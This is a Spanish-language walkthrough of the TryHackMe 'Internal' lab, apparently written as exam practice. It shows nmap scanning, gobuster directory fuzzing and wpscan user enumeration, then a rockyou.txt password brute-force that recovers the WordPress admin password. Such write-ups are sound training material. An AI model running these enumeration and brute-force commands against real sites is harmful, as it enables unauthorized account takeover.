

# Hacking en Entornos WordPress

En este laboratorio vamos a proceder a realizar un ataque en un entorno WordPress.

En primer lugar, nos conectamos a una máquina en TryHackMe:

```
└─$ sudo openvpn juanjojk11\ \2\).ovpn
[sudo] password for kali:
2025-04-21 03:08:25 Note: --cipher is not set. OpenVPN
er negotiation failed in this case. If you need this f
nfiguration and/or add BF-CBC to --data-ciphers.
2025-04-21 03:08:25 Note: cipher 'AES-256-CBC' in --da
l offload.
2025-04-21 03:08:25 OpenVPN 2.6.12 x86_64-pc-linux-gnu
AD] [P60]
```

```
(kali㉿kali)-[~/Desktop]
└─$ ping -c 1 10.10.50.40
PING 10.10.50.40 (10.10.50.40) 56(84) bytes of data.
64 bytes from 10.10.50.40: icmp_seq=1 ttl=63 time=55.6 ms


— 10.10.50.40 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 55.573/55.573/55.573/0.000 ms
```

A continuación, procedemos con el uso de Nmap.


```
sudo nmap -p- --open -sS -sC -sV --min-rate 2000 -n -vvv -Pn 10.10.50.40
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQZpZTvmUlaHPpKH8X2SHMndoS+GsVlbhABHJt4TN/nKUSYeFEHbNzutQnj+
eYguQUXLx4LM5ukMEC8IuJo0rcuKNmlyYrgBlFws3q2956v8urY7/McCFf5IsItQxurCDyfyU/er07f002n2iT5k7Bw2UWf8FPv
u3mbaSANb5nSrPc7p9FbqKs1vGpFopdUTI2dl40Q3TkQWNXpvaFl0j1ilRynu5zLr6FetD5WWZXAuCNHNmcRo/aPdoX9JXaPKGC
vmavX6rYlnRFWEp25EifIPuHQ0s8hSXqx5
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMFOI/P6nqicmk78vSNs4l+vk
ueaUEXTH4Cxxkqpo/zJfZ77MHDL5nnzTW+T06e4mDMEw=
|   256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMlxubXGh//FE30qdyitiEwfA2nNdCtdgLfDQxFHPyY0
80/tcp    open  http     syn-ack ttl 63  Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Accedemos a la dirección IP desde el navegador, ya que el puerto 80 está abierto, lo cual es lógico teniendo en cuenta que se trata de un sitio WordPress.



Cuando en el examen, por ejemplo, nos encontremos con una situación como esta, debemos hacer dos cosas: primero, revisar el código fuente del sitio pulsando `Ctrl + U`, en busca de comentarios o información que pueda resultar relevante.



Si no encontramos nada, procedemos a hacer fuzzing.

```
gobuster dir -u http://http://10.10.50.40/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```

```
(kali@kali)-[~/Desktop]
$ gobuster dir -u http://10.10.50.40/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.50.40/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/blog (Status: 301) [Size: 309] [→ http://10.10.50.40/blog/]
/wordpress (Status: 301) [Size: 314] [→ http://10.10.50.40/wordpress/]
/javascript (Status: 301) [Size: 315] [→ http://10.10.50.40/javascript/]
Progress: 3380 / 207644 (1.63%)
```

Observamos que hay un sitio WordPress y también un directorio `/blog` , así que procedemos a comprobarlo en el navegador.





Si, como en este caso, el sitio no carga correctamente, debemos editar el archivo `/etc/hosts` para que la IP de la máquina víctima apunte al dominio del sitio **WordPress**.

A continuación, volvemos a revisar el código fuente en busca de la URL que debemos añadir en el archivo `/etc/hosts`.

```
Internal – Just another Wordf x http://10.10.50.40/blog/ x +
view-source:http://10.10.50.40/blog/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

1 <!DOCTYPE html>
2 <html lang="en-US" class="no-js no-svg">
3 <head>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1">
6 <link rel="profile" href="http://gmpg.org/xfn/11">
7
8 <script>(function(html){html.className = html.className.replace(/\bno-js\b/, 'js')})(document.documentElement);</s
9 <title>Internal &#8211; Just another WordPress site</title>
10 <meta name='robots' content='noindex,nofollow' />
11 <link rel='dns-prefetch' href='//internal.thm' />
12 <link rel='dns-prefetch' href='//fonts.googleapis.com' />
13 <link rel='dns-prefetch' href='//s.w.org' />
14 <link href='https://fonts.gstatic.com' crossorigin rel='preconnect' />
15 <link rel="alternate" type="application/rss+xml" title="Internal &#8211; Feed" href="http://internal.thm/blog/ind
16 <link rel="alternate" type="application/rss+xml" title="Internal &#8211; Comments Feed" href="http://internal.thm
17 <script>
18 window.wpemojiSettings = {"baseUrl":"https://s.w.org/images/core/emoji/12.0.0-1/72x72/", "ext
19 /*! This file is auto-generated */
20 !function(e,a,t){var r,n,o,i,p=a.createElement("canvas"),s=p.getContext&&p.getContext("2d");function
21 </script>
22 <style>
23 img.wp-smiley,
24 img.emoji {
25 display: inline !important;
26 border: none !important;
27 box-shadow: none !important;
28 height: 1em !important;
29 width: 1em !important;
30 margin: 0 .07em !important;
31 vertical-align: -0.1em !important;
32 background: none !important;
33 padding: 0 !important;
34 }
35 </style>
36 <link rel='stylesheet' id='wp-block-library-css' href='http://internal.thm/blog/wp-includes/css/dist/block-l
37 <link rel='stylesheet' id='wp-block-library-theme-css' href='http://internal.thm/blog/wp-includes/css/dist/block
38 <link rel='stylesheet' id='twentyseventeen-fonts-css' href='https://fonts.googleapis.com/css?family=Libre+Frankl
```


Añadimos `internal.thm` al archivo `/etc/hosts`.

```
(kali@kali)-[~/Desktop]
$ sudo nano /etc/hosts
[sudo] password for kali:
3 <head>
4 <meta charset="UTF-8">
```

```
kali@kali: ~/Desktop x kali@kali: ~/Desktop x
GNU nano 8.3 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.18.119 logan.hmv admin.logan.hmv
192.168.18.106 utils.chaincorp.nyx
10.10.50.40 internal.thm
```

Refrescamos la página y ahora carga correctamente.





## POSTS

AUGUST 3, 2020

# Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

## RECENT POSTS

En WordPress, el directorio `wp-login.php` suele ser vulnerable. Podemos buscarlo realizando un *fuzzing* de nuevo, añadiendo `-x php` para que nos encuentre extensiones `.php`.

```
gobuster dir -u http://10.10.50.40/blog/ -w  
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x  
php
```

```
kali@kali: ~/Desktop x kali@kali: ~/Desktop x
(kali@kali)-[~/Desktop]
$ gobuster dir -u http://10.10.50.40/blog/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.50.40/blog/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 276]
/index.php (Status: 301) [Size: 0] [→ http://10.10.50.40/blog/]
/wp-content (Status: 301) [Size: 320] [→ http://10.10.50.40/blog/wp-content/]
/wp-login.php (Status: 200) [Size: 4530]
/wp-includes (Status: 301) [Size: 321] [→ http://10.10.50.40/blog/wp-includes/]
Progress: 2640 / 415288 (0.64%)
```

Comprobamos en el navegador.




Procedemos a utilizar **wpscan** para buscar usuarios e intentar realizar un ataque de fuerza bruta.

Recordar no poner la ruta completa, solo hasta el directorio `/blog`.

```
wpscan --url http://10.10.12.199/blog --enumerate u,vp
```

```
(kali@kali)-[~/Desktop]
$ wpscan --url http://10.10.12.199/blog --enumerate u,vp
```



WordPress Security Scanner by the WPScan Team  
Version 3.8.27

@\_WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

[i] Updating the Database ...

Nos encuentra el usuario `admin` .

```
[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
| Found By: Emoji Settings (Passive Detection)
| - http://10.10.12.199/blog/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.
| Confirmed By: Meta Generator (Passive Detection)
| - http://10.10.12.199/blog/, Match: 'WordPress 5.4.2'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 (10

[i] User(s) Identified:

[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Ahora necesitamos la contraseña, vamos a hacer un ataque de fuerza bruta con `wpscan` .

```
wpscan --url http://10.10.12.199/blog --passwords
/usr/share/wordlists/rockyou.txt --usernames admin
```

```
(kali@kali)-[~/Desktop]
$ wpscan --url http://10.10.12.199/blog --passwords /usr/share/wordlists/rockyou.txt --usernames admin
Completing 'file'
```

```
[+] Performing password attack on Xmlrpc against 1 user/s
Trying admin / money Time: 00:00:25 <
```



Tarda un tiempo, así que esperamos.  
Finalmente, nos localiza una contraseña:

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / ionela Time: 00:02:15 <
    < Back to Internal

